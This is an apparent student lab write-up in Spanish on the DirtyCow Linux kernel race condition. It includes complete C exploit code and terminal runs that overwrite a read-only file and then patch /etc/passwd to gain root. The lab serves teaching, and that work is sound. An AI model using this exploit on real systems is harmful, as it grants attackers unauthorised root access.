
DirtyCow

Se genera una **condición de carrera** muy concreta, ejecutando dos hilos o threads en paralelo:

A. El usuario malicioso escribe en la copia privada de un fichero (pues no tiene permisos de escritura) que un usuario tiene en memoria: write.
B. El usuario le dice al gestor de memoria del kernel de Linux que ya no se va a usar más esa copia privada y que se puede liberar esa memoria y redirigirnos a la copia maestra, pues ya solamente realizaremos lecturas: *madvise con el flag DONTNEED.*

Si se ejecutan estos dos hilos paralelos, se logrará en algún momento que la tabla de páginas apunte a la copia original del fichero en la memoria (y no a la privada). Y las escrituras se realizan en la copia original del fichero en memoria, no en la copia privada. **Se modifica un fichero para el que no había permiso de escritura.**



Si se consigue ejecutar el segundo evento antes que el primero, se dejará de apuntar a la copia privada y se apuntará a la maestra: volvemos loca a la tabla de páginas, que apunta a la copia maestra por accidente.

Tarea 1. Modificar un archivo ficticio de sólo lectura

- **Crear un archivo ficticio:** (644 = solo lectura para usuarios normales)

```
$ sudo touch /zzz
$ sudo chmod 644 /zzz
$ sudo gedit /zzz
$ cat /zzz
111111222222333333
$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct 18 22:03 /zzz
$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

- **Hilo principal**

```
/* cow_attack.c  (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");                    ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size); ②
  pthread_create(&pth2, NULL, writeThread, position);             ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

➔ Abrimos el fichero en modo lectura

➔ Lo mapeamos para poder buscar ahí, ahora el fichero es la variable map

➔ Encontramos con strstr() el patrón "222222" en el archivo
➔ Creo el hilo loco
➔ Creo el hilo de escritura

- **Hilo loco (MadviseThread):** descarta la copia privada de la memoria asignada, por lo que la tabla de páginas vuelve a la memoria asignada original (a la copia maestra).

```
/* cow_attack.c (the madvise thread) */

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

➔ Pasamos donde se encuentra esa cadena como argumento

➔ Madvise(inicio, long, flag de descarte) Madvise es una función que maneja usos de memoria y ficheros

- **Hilo de escritura (WriteThread)**

```
/* cow_attack.c (the write thread) */

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

➔ Pasamos donde se encuentra esa cadena como argumento

➔ Abrimos la copia privada, f
➔ Movemos el puntero de f a 22222
➔ Escribimos en memoria la variable content (*****)

LANZAMOS EL ATAQUE:

```
[11/11/2020 03:35] seed@ubuntu:~/Desktop/DirtyCow$ gcc cowAttack.c -lpthread -o
cowAttackhehe
[11/11/2020 03:35] seed@ubuntu:~/Desktop/DirtyCow$ ls
a.out  cowAttack.c  cowAttackhehe  cowattack.txt~  variables.c  variables.c~
[11/11/2020 03:35] seed@ubuntu:~/Desktop/DirtyCow$ rm a.out
[11/11/2020 03:35] seed@ubuntu:~/Desktop/DirtyCow$ ./cowAttackhehe
        ^C
[11/11/2020 03:35] seed@ubuntu:~/Desktop/DirtyCow$ sudo cat /zzz
[sudo] password for seed:
111111******333333

hola
[11/11/2020 03:35] seed@ubuntu:~/Desktop/DirtyCow$
```

Tarea 2. Modificar contraseñas para conseguir root

Nuestro interés está en el tercer campo, que especifica el valor de ID de usuario (UID) asignado a un usuario. El de charlie es 1002. Si hacemos cat /etc/passwd | grep “1002” comprobamos que solo sale Charlie, por lo que lo podemos cambiar sin editar el de otra persona por error.

Cambios del código (amarillo):

```
  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
 //#map = map | grep "charlie;"
  // Find the position of the target area
  char *position = strstr(map, "1002");
```

```
void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;
```

→ Al cambiarle a 0000 tendrá permisos de root

```
charlie@ubuntu:/home/seed/Desktop/DirtyCow$ gcc rootAttack.c -lpthread -o rootAt
tack
charlie@ubuntu:/home/seed/Desktop/DirtyCow$ ./rootAttack
^C
charlie@ubuntu:/home/seed/Desktop/DirtyCow$ id
uid=1001(charlie) gid=1002(charlie) groups=0(root),1002(charlie)
charlie@ubuntu:/home/seed/Desktop/DirtyCow$
```